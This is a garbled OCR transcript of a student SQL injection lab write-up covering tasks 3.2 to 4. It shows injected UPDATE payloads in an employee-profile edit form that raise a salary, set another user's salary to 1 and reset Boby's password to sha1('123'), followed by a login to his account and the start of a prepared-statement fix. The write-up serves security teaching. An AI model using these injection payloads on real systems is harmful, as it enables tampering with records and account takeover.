
Now if she want to modify her survey so based on that statement we jut saw if the statement she can obtain creation set nickname email so we can put all the information in the nickname.


Session ID and Session password is saved in session



Her current salary is10000we can change it to 100000








Now you can see her salary is changed to 100000, we also see the statements why it worked

UPDATE credential SET
Nickname=’Alice’,salary=100000
#’,email=’alice@gmail.com.address=’Chicago’,PhoneNumber=’111-1111-111’
whereID=1
other fields are commented out

TASK 3.2: Modify other people's salary

Objective: In this task, after increasing our own salary, we want to reduce the salary to 1 dollar. Here we explain how we achieve that.

Explanation: Alice want to change Bobby's salary to one dollar, now we need to add that condition here



Once we save we are able to see the below

UPDATE credential SET
Nickname='Alice',salary=1 where
Name='Boby';

#',email='alice@gmail.com',address='Chicago',PhoneNumber='111-1111-111 where ID=1


However she changed everyone's nick name to alice this is a mistake for the attack so she may judge that nick nameto her boby she just want to attack boby, but when we examine in the console we are able to see this

Here everyone Nick names is changed to Alice and we can see boby's salary is changed to 1


```
---+----------+-----------------------------------------+
ID | Name | EID | Salary | birth |SSN   |PhoneNumber   |Address |Email
    | Nickname |Password
-------+--------+-------+------+------+------+-------+-----+-----+-----+
----+-------+-------+-----------------------------------+
   1 | Alice | 10000 |100000 | 9/20 | 102111002 | 111-1111-1111  |Chicago | alice@gmail.com
    |Alice      |522b276a356bdf39013dfabaea2cd43e141ecc9e8 |
   2 | Boby  | 20000 |     1 | 4/20 | 10213352 |                |        |
    |Alice      |b78ed97677c1c182c1420667ad1524b2d4ie45666 |
   3 | Ryan  | 30000 |100000 | 4/10 | 98993524 |                |        |
    |Alice      |a3c5027cb1jkde893773ijekkejdkdkfjfi78ue9e |
```

Which means the whole thing is commented out

But some others nick name is also changed to Alice and every one else's salary also changed to 10000, so this attack is not a good attack



We see Boby's salary is changed to one which means this condition are satisfied.




TASK 3.3: Modify other people's password


Objective: Here we will be changing Boby's password to something we know and then log into his account and do further damage.In this task we will be doing that:

Explanation:Now alice want to modify Boby's password.Now this time she changed the password again she need to know the field name the field name is password here so she can change this one password since the password is saved as a shortcut so she need to type show one with the password for example,

Alice',password=sha1('123') where Name='Boby'; #



Now we can verify from the console, this below is his new password




	NickName	Password							
1	Alice	10000	100000	9/20	10211002	111-1111-1111	Chicago	alice@gmail.com	Alice	522b276a356bdf39013dfabea2cd43e141ecc9e8
2	Boby	20000	1	4/20	10213352				40bd001563085fc35165329ea1ff5c5ecbdbbeef
3	Ryan	30000	100000	4/10	98993524				Alice	a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	100000	1/11	32193525				Alice	995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	100000	11/3	32111111				Alice	99343bff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	100000	3/5	43254314					


We can verify our terminal window
Alice changed out Boby's password to 123

```
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$ echo -n '123'| sha1sum
40bd001563085fc35165329ea1ff5c5ecbdbbeef  -
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$
```

```
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$ echo -n '123'| sha1sum
40bd001563085fc35165329ea1ff5c5ecbdbbeef  -
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$ 40bd001563085fc35165329ea1ff5c5ecbdbb
eef
```

By comparing, we can see they are exactly the same
Now lets try to login into Boby's profile with password 123







Boby’s password is changed by Alice now.Which means all attack work as intended.

Task 4: Countermeasure—Prepared Statement


Objective: Here in this task in order to fix this vulnerability, we cretaed prepared statements of the previously exploited SQL Statements. The SQL Statement used in task 2 in the unsafe_home.php file is rewritten here.


Explanation: Here we are able to see the defense folder





We login as Alice and we are able to see the Alice information returned from the database

